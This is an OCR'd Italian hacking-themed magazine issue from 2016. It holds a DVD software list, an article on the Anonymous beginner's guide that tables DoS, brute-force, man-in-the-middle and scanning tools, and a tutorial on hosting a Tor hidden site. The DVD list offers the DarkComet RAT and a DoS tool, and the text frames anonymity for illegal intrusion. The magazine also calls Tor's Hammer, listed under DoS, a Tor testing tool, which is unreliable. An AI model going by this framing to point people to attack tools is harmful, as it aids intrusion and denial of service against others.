Dagli autori della rivista di informatica e tecnologia **più venduta in Italia**

Anno VIII, n.ro 6 (27) - Periodicità bimestrale - **NOVEMBRE/DICEMBRE 2016** - Rivista + DVD

EDIZIONI MASTER

SPECIALI

Win Magazine

LA GUIDA PROIBITA

IL MANUALE DELL'HACKER 2017

100 pagine di tutorial passo passo per padroneggiare le **nuove tecniche di hacking** e prendere il **controllo di qualsiasi dispositivo hi-tech**… anche da remoto!

- Crackare password e reti wi-fi
- Hackerare droni, router e fotocamere
- Sbloccare Playstation e Xbox
- Spiare PC, smartphone e smartwatch
- Intercettare SMS, e-mail e chat
- Scaricare gratis film e software

Poste italiane Spedizione in A.P. - 45% Art. 2 Comma 20/B Legge 662/96 - Aut. N. DCDC/RSS/01/CS/CAL • DISTRIBUZIONE: ME.PE. MILANO

TOOEASY

Il tuo sito in pochi step.

CANONE ANNUO
35,00 €
+ IVA

SELEZIONA IL LAYOUT

1

- Oltre **150 Template grafici**
- Oltre **30 lingue**

INSERISCI TESTI E IMMAGINI

2

- Tecnologia **Drag&Drop**
- Grafica ottimizzata su **desktop** e **dispositivi mobili**

SCEGLI IL TUO DOMINIO

3

- **Dominio**
- **Posta elettronica**
- **Hosting** tutto incluso

Sito perfetto su Desktop, Smartphone e Tablet

vai su **www.hostek.it**
e prova on line a realizzare il tuo sito:
se sei soddisfatto acquistalo subito!

HOSTEK
HOSTING TECHNOLOGIES

bloodyfine

IL MANUALE DELL'HACKER 2017

100 pagine di tutorial passo passo per padroneggiare le **nuove tecniche di hacking** e prendere il **controllo di qualsiasi dispositivo hi-tech**… anche da remoto!

Sommario

Win Magazine Speciali
Anno VIII - n. 6 (27) –NOVEMBRE/DICEMBRE 2016
Periodicità bimestrale
Reg. Trib. di Cs: 741 del 6 Ottobre 2009
Cod. ISSN: 2037-1608
e-mail: winmag@edmaster.it
www.winmagazine.it

DIRETTORE EDITORIALE: Massimo Mattone
DIRETTORE RESPONSABILE: Massimo Mattone

RESPONSABILE EDITORIALE: Gianmarco Bruni

EDITOR: Carmelo Ramundo
REDAZIONE: Paolo Tarsitano, Giancarlo Giovinazzo

SEGRETERIA DI REDAZIONE: Rossana Scarcelli

REALIZZAZIONE GRAFICA: CROMATIKA s.r.l.
RESPONSABILE GRAFICO DI PROGETTO: Salvatore Vuono
RESPONSABILE PRODUZIONE: Giancarlo Sicilia
ILLUSTRAZIONI: Tony Intieri
IMPAGINAZIONE: F.Grandinetti, E. Monaco, L. Ferraro

PUBBLICITÀ: EMOTIONAL PUBBLICITÀ SRL
Via F. Melzi d'Eril, 29 - 20154 Milano -
Tel 02/76318838
info@emotionalsrl.com

EDITORE: Edizioni Master S.p.A.
Via B. Diaz, 13 – 87036 RENDE (CS)
PRESIDENTE E AMMINISTRATORE DELEGATO: Massimo Sesti

ARRETRATI
ITALIA
Costo arretrati (a copia): il prezzo di copertina + € 6,10 (spedizione con corriere).
Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail ad arretrati@edmaster.it e la copia del pagamento potrà essere inviata via email o via fax al n. 199.50.00.05. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05* oppure via posta a EDIZIONI MASTER S.p.A. Viale Andrea Doria, 17 - 20124 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- assegno bancario non trasferibile (da inviare in busta chiusa con la richiesta);
- carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- Bonifico bancario intestato a EDIZIONI MASTER S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. - IBAN IT47R0845333200000000066000 (inviare copia della distinta insieme alla richiesta).

SOSTITUZIONE: Qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto difettoso in busta chiusa a:
Edizioni Master - Servizio clienti Viale Andrea Doria, 17 - 20124 Milano

SERVIZIO CLIENTI
servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 -13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

ASSISTENZA TECNICA (e-mail): winmag@edmaster.it
STAMPA: ROTOPRESS INTERNATIONAL S.r.l.
Via Mattei, 106 - 40138 - Bologna
DUPLICAZIONE SUPPORTI: Ecodisk S.r.l. - Via Enrico Fermi, 13
Burago di Molgora (MB)

DISTRIBUTORE ESCLUSIVO PER L'ITALIA:
MEPE - DISTRIBUZIONE EDITORIALE S.p.A. - Via Ettore Bugatti, 15
20142 Milano

Finito di stampare nel mese di Ottobre 2016

Nessuna parte della rivista può essere in alcun modo riprodotta senza autorizzazione scritta di Edizioni Master. Manoscritti e foto originali anche se non pubblicati non si restituiscono. Edizioni Master non sarà in alcun caso responsabile per i danni diretti e/o indiretti derivanti dall'utilizzo dei programmi contenuti nel supporto multimediale allegato alla rivista e/o per eventuali anomalie degli stessi. Nessuna responsabilità è, inoltre, assunta da Edizioni Master per danni derivanti da virus informatici non riconosciuti dagli antivirus ufficiali all'atto della masterizzazione del supporto. Nomi e marchi protetti sono citati senza indicare i relativi brevetti. Windows è un marchio registrato di Microsoft Corporation.

Sommario

La guida segreta di Anonymous . . . 8
Il kit software e il manuale ufficiale che dà la possibilità a chiunque di diventare un vero smanettone del Web

Password in chiaro 16
Sul Web c'è un supermarket di account personali. Scopri se il tuo è stato compromesso!

Trasforma il router ADSL in fibra ottica 20
Costruisci il dispositivo magico che ti permette di bypassare i limiti imposti sulla tua ADSL

Ti spio il PIN con lo smartwatch . . . 26
Ecco come un banale giroscopio può essere sfruttato da qualche malintenzionato per clonare le nostre carte di credito

Ti entro nel PC con una foto! 28
C'è chi riesce a nascondere un keylogger in una Jpeg per rubare dati personali o per registrare dalla webcam quello che facciamo in casa

Fatti l'ADSL con il Wi-Fi 34
Esiste un modo per condividere le tra due PC, che possono trovarsi anche a chilometri di distanza, senza avere un collegamento a Internet attivo. Ecco come fare

ADSL sharing con il WiMax. 38
Ecco come creare una rete locale utilizzando due antenne wireless per condividere tra tutti i nostri computer la connessione a Internet

Il mio iPhone diventa dual SIM 41
Se abbiamo più dispositivi iOS, in caso di telefonata possiamo scegliere da quale rispondere. Svelato il trucco!

L'aspiratutto automatico! 42
Ecco come trasformare il Raspberry in un box che fa il pieno di film e serieTV in un clic

Hackeriamo Windows. 46
Microsoft non rilascia più Service Pack per il tuo OS? Solo noi ti diamo gli update unoffcial

Così ti dirotto le "macchine volanti" 50
Dopo Computer, cellulari router e automobili, i pirati informatici prendono di mira i Droni. Ecco le tecniche diaboliche messe in campo

Hacker della fotocamera. 54
I firmware, i gadget e gli accessori fai da te per sfruttare al massimo il nostro "occhio digitale"

Hanno aperto la PS Vita! 60
Ecco come sbloccare la console per installare software scaricati dai canali underground del Web

Trasforma l'iPhone in uno scanner 3D 63
Con l'app giusta puoi digitalizzare e realizzare simpatici modelli grafici tridimensionali pronti per essere condivisi su Internet

La chat segreta di Snowden 64
Abbiamo scopertol 'app di messaggistica che permette di scambiare informazioni in modo sicuro e anonimo. Sveliamone i segreti

Il wardriving diventa mobile 66
Per scovare e bucare una rete Wi-Fi basta uno smartphone. Vediamo come difenderci

Così entrano nel nostro PC! 70
Un pirata ci ha mostrato quanto è facile violare la nostra privacy sfruttando i bug dei dispositivi

Una foto e ti blocco l'iPhone. 80
Una banale immagine in formato PNG può mandare iOS in crash. Scopri se anche il tuo sistema è vulnerabile

C'è chi vola sulle no-fly zone! 82
Così si riprogramma un drone per sorvolare anche le zone aeree in cui è proibito il volo

Così entro nel tuo iPhone 86
Un pirata ci ha mostrato quanto è facile prendere il controllo remoto di qualunque dispositivo iOS

Console: upgrade sblocca-tutto . . . 88
Così i pirati aggiornano le Xbox modificate per continuare a giocare gratis con i nuovi titoli e divertirsi con la Kinect

Foto d'autore con l'Arduino! 92
Ecco come creare un mini robot comandabil da smartphone per realizzare fantastici foto/video in timelapse usando la tua digicam

6 milioni di password rubate 96
Sul Web c'è un vero e proprio supermarket di account personali. Scopri se anche il tuo è stato compromesso

I prezzi di tutti i prodotti riportati all'interno della rivista potrebbero subire variazioni e sono da intendersi IVA inclusa

OGNI MESE IN EDICOLA

Disponibile anche con DVD Doppio

INCLUDE

DVD da 8GB

Win32Disk Imager 0.9.5
Il tool per avviare sistemi operativi e distribuzioni da Pendrive USB
file: Win32DiskImager-0.9.5-install.zip

Windows XP Service Pack 4 Unofficial
Usi ancora Windows XP? Ecco il service Pack 4 Unofficial
file: WindowsXP-USP4-v3.1a-x86-ENU.zip

InstaBeauty - Selfie Camera
Make up perfetto al tuo viso!
file: Play Store

Kali Linux 2016.1
versione 32 bit
La distribuzione Linux per testare la sicurezza dei PC
file: Disco Avvio

Kali Linux 2016.1
versione 64bit
La distribuzione Linux per testare la sicurezza dei PC
file: online

AdwCleaner 5.118
Via le fastidiose toolbar dai browser Web
file: adwcleaner.zip

Avast! Free Antivirus 2016
Protegge il PC da virus e attacchi di rete
file: avast_free_antivirus.zip

GlassWire 1.2.64
Un occhio vigile su tutte le attività online del computer
file: GlassWireSetup.zip

Last Pass 4.1.2
Memorizza, gestisci e protegge le tue password Web
file: lastpass.zip

O&O ShutUp 1.0
Oltre 50 impostazioni per migliorare la privacy su Windows 10
file: OOSU.zip

PC Decrapifier 3.0
Programmi inutili addio! Ecco come rimuoverli al volo
file: pc-decrapifier.zip

Process Explorer 16.12
Processi sotto controllo con l'evoluzione del task manager
file: ProcessExplorer.zip

Reason Core Security 1.1.1.0
Intercetta e ripulisce il PC da malware e spyware
file: reason-core-security-setup.zip

Should I remove it 1.0.4
Questo programma va disinstallato? Crea danni al sistema?
file: ShouldIRemoveIt_Setup.zip

Lenovo SuperFish Removal Tool
Disinstallare Superfish di Lenovo dai computer infetti
file: Lenovo.SuperFishRemovalTool.zip


SpyDetectFree 1.0 Intercetta e blocca tool e programmi spia dal PC
file: SpyDetectFree.zip

TCPView 3.05
Un elenco dettagliato delle connessioni TCP eUDP
file: tcpview.zip

TreeSize Free 3.4
Gestione grafica e avanzata di file e cartelle
file: TreeSizeFreeSetup.zip

DarkComet RAT Legacy 5.4.1
Controllo remoto del computer
file: Dark Comet.zip

PRODOTTI COMPLETI



RASPBIAN JESSIE

Trasforma il Raspberry in un PC desktop

Gli sviluppatori di Raspbian hanno appena aggiornato la loro distribuzione Linux che permette di rendere il Raspberry Pi più simile ad un normale PC desktop con modifiche e miglioramenti all'interfaccia utente e alla gestione delle finestre. Sono stati aggiunti un'icona di espulsione in alto a destra per i dispositivi USB, la suite LibreOffice, il client Claws Mail, una serie di strumenti Java e una nuova finestra delle impostazioni. Questa Distro è già stata impostata al meglio, per evitare a tutti gli utenti di incontrare difficoltà davanti alla configurazione iniziale.
file: 2016-03-18-raspbian-jessie.zip

MAGIC LANTERN WIKI

Nuove funzioni avanzate per le fotocamere dSLR di Canon

Magic Lantern è una sorta di add-on firmware creato per le fotocamere dSLR di Canon, che funziona assieme al firmware standard ed in grado sia di aggiungere numerose nuove funzionalità, che migliorare gli strumenti e le opzioni già integrate nella fotocamera. Include funzioni utili sia per immagini ma soprattutto per i video, compresi il controllo manuale dell'audio, strumenti di aiuto per la messa a fuoco, esposizione, controlli ancora più precisi per l'iso, timelaps, astrofotografia e notturna e molto altro ancora.
file: Magic Lantern.zip

Cerberus Antifurto
Rintraccia il dispositivo in caso di furti o smarrimenti
file: online

Malwarebytes Anti-Ransomware 09.15
Un vero mastino. Sorveglia il PC e blocca qualsiasi ransomware
file: MBARW_Setup.zip

Petya Extractor
Disco criptato dai pericolosi ransomware? Sbloccalo così
file: PetyaExtractor.zip

Eset Tesla Decrypter
Decodificare i file cifrati dal ransomware Tesla Crypt
file: ESETTeslaCryptDecryptor.zip

TeslaDecoder
Rimuovere il ransomware TeslaCrypt
file: TeslaDecoder.zip

Kaspersky CoinVault 1.0.1
Annienta il pericoloso ransomware CoinVault
file: CoinVaultDecryptor.zip

Bitdefender Anti-Ransomware 1.0.12.1
Protegge il PC dai più pericolosi ransomware
file: BDAntiRansomwareSetup.zip

Trend Micro AntiRansomware Tool 3
La sua soluzione efficace e sicura contro i ransomware
file: AR20_build14_setup.zip

TOR Browser 5.0.7
Naviga e scarica da Internet senza lasciare tracce
file: torbrowser-install-5.0.7_it.zip

UNetbootin 6.13
Installa Linux sulla tua chiavetta USB
file: unetbootin-windows.zip

Ophcrack 3.6.0
Recupero immediato delle password dimenticate
file: ophcrack-installer.zip

LophtCrack Password 6.0.20
Verifica la robustezza delle password
file: lc6setup.zip

Torshammer 1.0
Attacchi anonimi e invisibili sotto DOS
file: Torshammer.zip

Hydra
Testa la sicurezza delle password usate nelle reti Wifi
file: thc-hydra-master.zip

Aircrack-NG 1.2
Il passepartout per le connessioni WiFi!
file: online

Vega Web Vulnerability Scanner
Scova le vulnerabilità delle applicazioni Web
file: vegaSetup.zip

Nmap 7.01
Potente tool di port scanning
file: nmap-7.01-setup.zip

Nikto 2
Scova le vulnerabilità dei Web Server
file: nikto-master.zip

Ettercap 0.8.2
Tieni sotto controllo la connessione Internet
file: ettercap.zip

La guida di Anonymous per stanare i terroristi
file: The Noob Guide by Anonymous.zip

Guida: gli strumenti per non farsi intercettare
file: ISIS-OPSEC-Guide.zip

INDISPENSABILI

Adobe Acrobat Reader DC
Gestione completa dei PDF con supporto cloud

Adobe Flash Player 23
Visualizza correttamente le pagine Web

Adobe Shockwave Player 12.2.4
Player multimediale per i contenuti Web

CCleaner 5.22.5724
Ripulisci a fondo il computer da file inutili e obsoleti

K-Lite Mega Codec Pack 12.4.2
Tutti i codec per riprodurre sul computer musica e video

VLC Media Player 2.2.4
Il player multimediale numero uno si aggiorna!

TOR Browser 6.0.5
Naviga e scarica da Internet senza lasciare tracce

uTorrent 3.4.9
Sfrutta la rete Torrent per scaricare sempre al massimo

7-Zip 16.04
Creazione e gestione veloce di archivi compressi

Daemon Tools Lite 10.4
Testa i tuoi CD e DVD e masterizzali in sicurezza

TV Dream Player 0.7.7.2
TV gratis e legale su PC, smartphone e tablet

Freemake Video Converter 4.1.9
Conversione video multiformato

Junkware Removal Tool 8.0.9
Piazza pulita delle toolbar indesiderate dal browser

Notepad++ 7.0
Editor di testo avanzato per il Web

ASHAMPOO ANTISPY FOR WINDOWS 10

Più privacy e sicurezza garantita per il tuo Windows 10

Durante l'installazione di Windows molte impostazioni sono preconfigurate e, in molti casi, rimane poco chiaro in quale misura Windows utilizzerà i nostri dati e le informazioni sull'utilizzo del computer. Ashampoo AntiSpy offre una serie di funzioni di sicurezza con le quale possiamo decidere di abilitare (e viceversa) l'utilizzo di queste funzioni. Due impostazioni preconfigurate, basate su raccomandazione dei laboratori di sicurezza Ashampoo, consentono di disattivare l'invio di qualsiasi segnalazione a Microsoft.
file: Ashampoo_AntiSpy.zip

KASPERSKY RANNOHDECRYPTOR 1.9.1

Come decifrare i file cifrati dal trojan Rannoh

Se il vostro PC finisce nella rete del ransomware CryptXXX con i dati irrimediabilmente criptati dall'estensione ".CRYPT" e per sbloccarli vi chiederanno un riscatto in bitcoin, niente pauta, visto che si può effettuare la pulizia ed il ripristino grazie al programma RannohDecryptor realizzato da Kaspersky. Si tratta di un potente decryptor gratuito in grado di decifrare i documenti criptati dai trojan Rannoh, CryptXXX e Cryakl.
file: rannohdecryptor.zip

La guida segreta di Anonymous

ATTENZIONE!
Ricordiamo che violare i computer e le reti altrui è un reato perseguibile penalmente dalla legge italiana (art. 615 ter del Codice penale). Pertanto, alcune delle procedure descritte devono essere utilizzate esclusivamente a titolo illustrativo e possono essere messe in pratica solo sui nostri dispositivi o su quelli di amici informati di quanto stiamo facendo.

Il kit software e il manuale ufficiale che dà la possibilità a chiunque di diventare un vero smanettone del Web

Sono ormai anni che si sente parlare di Anonymous. Tuttavia c'è ancora molta confusione su cosa sia davvero questo fenomeno. Innanzitutto chiariamo che Anonymous non è un gruppo e nemmeno un team organizzato. Non esistono "capi" di Anonymous perché non esistono nemmeno membri: Anonymous è un modo di comportarsi, un modo di fare politica su Internet, quasi un'ideologia. Un po' come il movimento dei Black Bloc, che non sono un gruppo organizzato, ma si tratta piuttosto di un modo di fare protesta nelle strade. L'idea di base del movimento Anonymous è di sfruttare le azioni di pirateria per punire le persone (ma anche enti governativi e multinazionali) che sono generalmente ritenute colpevoli di qualcosa, ma che non hanno ricevuto una condanna da parte del sistema giudiziario. Tipicamente, gli attivisti che sentono di appartenere al movimento ideologico Anonymous prendono di mira pedofili, criminali internazionali e industriali corrotti.

Supereroi digitali?

Insomma, una versione digitale di Daredevil, il supereroe Marvel che punisce i criminali che non possono essere toccati dalla giustizia per mancanza di prove. Grazie agli strumenti della pirateria informatica, diventa possibile entrare nei computer dei criminali, trovare le prove della loro colpevolezza e svelarle pubblicamente assieme all'identità dei colpevoli sui social network affinché la giustizia possa fare il suo corso. Ma chi sono i pirati Anonymous? Non si sa, ma certamente si tratta di persone di estrazione molto diversa: in base allo stile di scrittura di alcuni comunicati, è evidente che molti di questi pirati hanno una formazione importante non solo sul lato informatico, ma anche su quello giuridico. Tanto che più di qualcuno ha avanzato l'ipotesi che alcuni pirati Anonymous siano avvocati o magistrati stanchi di vedere prosciolti per insufficienza di prove persone che sono palesemente colpevoli, solo perché la giustizia democratica ha ovviamente dei limiti. Infatti, realizzare intercettazioni e sequestri di denaro e informazioni è spesso talmente complicato, dal punto di vista burocratico, che i criminali riescono ad accorgersene in tempo e far sparire il materiale incriminante.

Precisi obiettivi

Oltre ai tradizionali soggetti "attenzionati" dagli attivisti Anonymous, come i criminali

L'ANONIMATO NON È UNA MERCE CHE SI PUÒ COMPRARE

Innanzitutto attenzione: le azioni svolte dagli attivisti di Anonymous sono illegali in Italia e in molti altri paesi. Entrare nel computer di un'altra persona, anche per motivazioni "nobili", è un reato. Quindi, se davvero si vuole diventare un pirata informatico, la prima cosa da fare è assicurarsi di non essere rintracciabili. Il bene più importante per un pirata informatico è dunque l'anonimato, che può essere ottenuto grazie a Tor e ai sistemi operativi GNU/Linux. È fondamentale però ricordare un concetto troppo spesso ignorato: l'anonimato non è una merce che si possa comprare "pronta all'uso". Non esiste un programma o un metodo standard per essere anonimi. L'anonimato è uno status quo che si ottiene comportandosi in modo intelligente. Per esempio: il Tor può effettivamente fornirci un indirizzo IP falso, in modo da renderci non rintracciabili dagli operatori telefonici. Tuttavia, anche con Tor, l'anonimato dipende soprattutto dal nostro comportamento: se paghiamo con la nostra carta di credito oppure se accediamo al nostro profilo Facebook, siamo comunque identificabili, a prescindere dall'utilizzo della rete di navigazione anonima.

Impariamo a navigare anonimi

Lo strumento principale degli attivisti di Anonymous è la distribuzione Linux Tails: può essere usata da pendrive e contiene il necessario per diventare invisibili sul Web. Nelle pagine seguenti vedremo come utilizzarla al meglio.

1 L'OS sulla pendrive

Scarichiamo la ISO di Tails dalla sezione *Speciali* del Win DVD-Rom. Scaricata l'immagine, scriviamo su una pendrive da almeno 4 GB con il programma Unetbootin (sezione *Speciali* del Win DVD-Rom). Quindi riavviamo il computer dall'unità USB impostando il boot dal BIOS.

2 Il browser più adatto

Al primo avvio di Tails viene avviato automaticamente il programma Tor. Naturalmente, per navigare sul Web è necessario un browser che possa entrare nella rete Tor, come IceWeasel, una versione particolare di Firefox avviabile dal menu *Applications/Internet/Iceweasel Web Browser*.

3 Connessioni con l'HTTPS

IceWeasel contiene già tutti i plug-in necessari a garantire la massima sicurezza possibile, come HTTPS Everywhere, che tenta di stabilire sempre connessioni cifrate. Ma non preoccupiamoci troppo della crittografia, a meno che non temiamo di essere già intercettati da qualcuno.

4 Il motore di ricerca

Fare tanta attenzione a mantenere l'anonimato e poi rivolgersi a Google come motore di ricerca potrebbe non essere la scelta più intelligente. Per questo motivo con Tails utilizziamo sempre il motore di ricerca predefinito startpage.com, che non memorizza informazioni e non filtra i risultati.

5 Una ricerca nel Deep Web

Grazie a Start Page otteniamo i risultati che normalmente ci fornisce Google, ma con tutto l'anonimato che vogliamo e senza i filtri che polizia postale e provider pongono normalmente. E se vogliamo esplorare il Dark Web, usiamo il tool *TorSearch* (www.winmagazine.it/link/3335).

6 Un browser "non sicuro"

Possiamo anche usare un browser non anonimo: dal menu *Applications/Internet* scegliamo *Unsafe Web Browser*: appariremo in Rete col nostro vero indirizzo IP. Questo è utile per avere una "doppia vita", apparendo contemporaneamente col nostro indirizzo IP vero e quello falso!

internazionali, si è aggiunta di recente una nuova categoria: quella dei terroristi. In particolare, gli estremisti dell'ISIS. In seguito agli attentati di Parigi, alcuni pirati Anonymous hanno voluto lanciare la cosiddetta Operazione Paris, che sui social network viene identificata dall'hashtag #OpParis. Obiettivo di questa operazione è colpire i militanti ISIS con la tecnologia, oscurando i loro comunicati (in particolare bloccando i filmati delle decapitazioni che servono allo stato islamico come "pubblicità" per il reclutamento di nuovi soldati), rivelando l'identità dei militanti stessi e, per quanto possibile, la loro posizione geografica. Inoltre si cerca anche di identificare il denaro (ingente) nella disponibilità dei militanti ISIS, per sottrarlo e dunque prosciugare i fondi tramite i quali l'organizzazione terroristica si procura viveri, armi, munizioni e mezzi di trasporto.

Campagna acquisti

Per fare tutto questo servono persone, nuovi attivisti disposti a contribuire alla battaglia informatica. Come abbiamo detto, Anonymous non è un gruppo e non esistono capi e procedure di affiliazione. Chiunque lo voglia, può essere Anonymous. O quasi. Perché per comportarsi come un vero Anonymous servono nozioni di pirateria informatica non da poco. Ed è per questo motivo che recentemente è stato rilasciato un vero e proprio "manuale pratico dell'apprendista Anonymous" (www.winmagazine.it/link/3334) rivolto a chiunque voglia partecipare alle campagne dell'ideologia di Anonymous. Analizziamo quindi gli strumenti "suggeriti" in questo vademecum e scopriamo come utilizzarli al meglio per diventare veri smanettoni del Web!


I SOFTWARE CONSIGLIATI DALLA GUIDA UFFICIALE DI ANONYMOUS


Il manuale dell'aspirante attivista contiene una lista di applicazioni per le varie attività di pirateria informatica. Eccole in dettaglio.

ATTIVITÀ	TOOLKIT
ATTACCHI DENIAL OF SERVICE (DOS)	**Tor's Hammer:** è un tool per testare il corretto funzionamento del servizio Tor. **Sito Internet:** www.winmagazine.it/link/3336
	Slowloris: avvia lente connessioni col server per riempire le tabelle facendo così respingere le nuove. **Sito Internet:** www.winmagazine.it/link/3337
BRUTE FORCE DELLE PASSWORD	**OphCrack:** è un'applicazione open source per il recupero di password e numeri seriali. **Sito Internet:** www.winmagazine.it/link/3338
	Hydra: un potente tool per il crack dei sistemi di accesso alle reti. **Sito Internet:** www.winmagazine.it/link/3339
	Aircrack-NG: permette di individuare velocemente le chiavi di accesso alle reti Wi-Fi. **Sito Internet:** www.winmagazine.it/link/3340
ATTACCHI MAIN IN THE MIDDLE	**Ettercap:** permette di intercettare tutto il traffico di rete da e verso il server preso di mira. **Sito Internet:** www.winmagazine.it/link/3341
SCANSIONE DEI SERVER	**Nmap:** tool per la network exploration e l'auditing che permette di scansionare rapidamente reti di grandi dimensioni e piccoli host. **Sito Internet:** www.winmagazine.it/link/3342
	Nikto: analizza le vulnerabilità di un Web server sfruttando un database di file e configurazioni note. **Sito Internet:** www.winmagazine.it/link/3343
	Vega: scanner di rete nato per testare la sicurezza delle applicazioni Web alla ricerca di vulnerabilità. **Sito Internet:** www.winmagazine.it/link/3344

Sito Web senza censure…

Ecco come attivare un server sul nostro computer per pubblicare materiale on-line e come configurare correttamente il router per renderlo accessibile anche dall'esterno e condividere qualsiasi cosa.





1 Il nostro nome in Rete

Innanzitutto registriamo un nome di dominio gratuito sul sito www.noip.com: durante la procedura di iscrizione (*Sign up*) indichiamo un'e-mail, il nostro nome utente e la password. Scegliamo subito anche un nome di dominio gratuito di terzo livello, ad esempio *gianni.systes.net*

2 Un server in un clic

Scarichiamo l'archivio *GhostWebsite.zip* dal sito www.winmagazine.it/link/3345 ed estraiamolo (sull'hard disk o su pendrive): per avviare il programma basta eseguire il file *ghostwebsite.exe*. La prima operazione da compiere, quindi, è avviare il server Web cliccando sul pulsante *Avvia il sito*.

3 Già pronto all'uso

Lasciando spuntata la voce *Apri il mio browser preferito* verrà automaticamente aperto il browser alla home page del sito Web locale (*localhost:81/wordpress*). Se è la prima volta che eseguiamo il server, il firewall potrebbe chiedere l'autorizzazione (che ovviamente dobbiamo concedere).

4 Salve, mi chiamo Gianni

Per essere raggiungibili da altri PC, associamo il nostro server al nome di dominio creato su *noip.com*. Clicchiamo *Configura il nome del tuo sito* e nella finestra che chiede le nostre credenziali di accesso a *noip.com* premiamo *Edit hosts* per scegliere quale dei nomi di dominio usare.

5 Dentro Wordpress


Configurato il nome di dominio del sito, siamo pronti per lavorare su Wordpress. Andiamo nel browser aperto sul nostro sito e clicchiamo *Accedi* in basso a sinistra nella pagina. Le credenziali di accesso predefinite sono *administrator* come nome utente e *ideaweb1* come password.

6 Correggiamo l'indirizzo

Affinché il nome di dominio funzioni è fondamentale comunicarlo a Wordpress. Dal pannello di amministrazione andiamo in *Impostazioni/Generali* e modifichiamo il nome *localhost* con il nome di dominio (ad esempio *gianni.sytes.net*) in entrambe le caselle che riportano l'indirizzo del sito.

… grazie al server anonimo

Ora che il nostro sito Web è raggiungibile on-line, possiamo configurarlo per usare un server Tor in modo da condividere qualunque tipo di contenuto senza rivelare la nostra vera identità. Vediamo come procedere.



1 Cambiamo la password!

Indipendentemente dal fatto di rendere il sito pubblico o privato, ricordiamoci di cambiare la password: mantenendo quella originale qualcuno potrebbe scoprirla e accedere come amministratore. Per farlo, dal pannello di amministrazione del sito clicchiamo *Utenti/Il tuo profilo*.

2 Un sito con… la cipolla!

Per inserire il nostro server nella rete Tor, connettiamoci alla rete Onion: da *GhostWebsite* clicchiamo *Avvia la rete Tor*. Dopo qualche minuto verrà caricato il tool TorBrowser: è importante non chiuderlo, infatti rimarremo connessi alla rete Tor solo finché questo browser è in esecuzione.

3 Il nostro nome segreto

Verranno creati il nome di dominio segreto e la chiave con cui cifrare la connessione. Per conoscere il nome, in GhostWebsite clicchiamo *Aggiorna*: prendiamo nota del nome che appare di fianco al pulsante. D'ora in poi il sito sarà sempre raggiungibile su rete Tor tramite questo indirizzo.

4 Il redirect giusto

Come fatto per il nome di dominio pubblico ottenuto da noip.com, anche per il nome che ci fornisce Tor dobbiamo correggere l'indirizzo in Wordpress (tramite il browser che lavora su localhost:81) da *Impostazioni/Generali*. L'indirizzo sarà qualcosa del tipo http://dj09w3b7e4b83.onion:81.

5 Il nostro primo post

Dal momento in cui impostiamo su Wordpress il nome di dominio Tor come indirizzo, il sito sarà visibile solo da TorBrowser (inserendo l'indirizzo in questione). Possiamo fare tutto quello che vogliamo: ad esempio dal menu *Articoli/Aggiungi nuovo* possiamo realizzare un nuovo articolo.

6 Sito in manutenzione


Quando dobbiamo fare manutenzione al sito o renderlo inaccessibile dall'esterno, continuando comunque ad accedervi da locale (cioè solo dallo stesso computer su cui il server è in esecuzione), basta riportare l'indirizzo del sito a http://localhost:81/wordpress dal pannello di amministrazione.

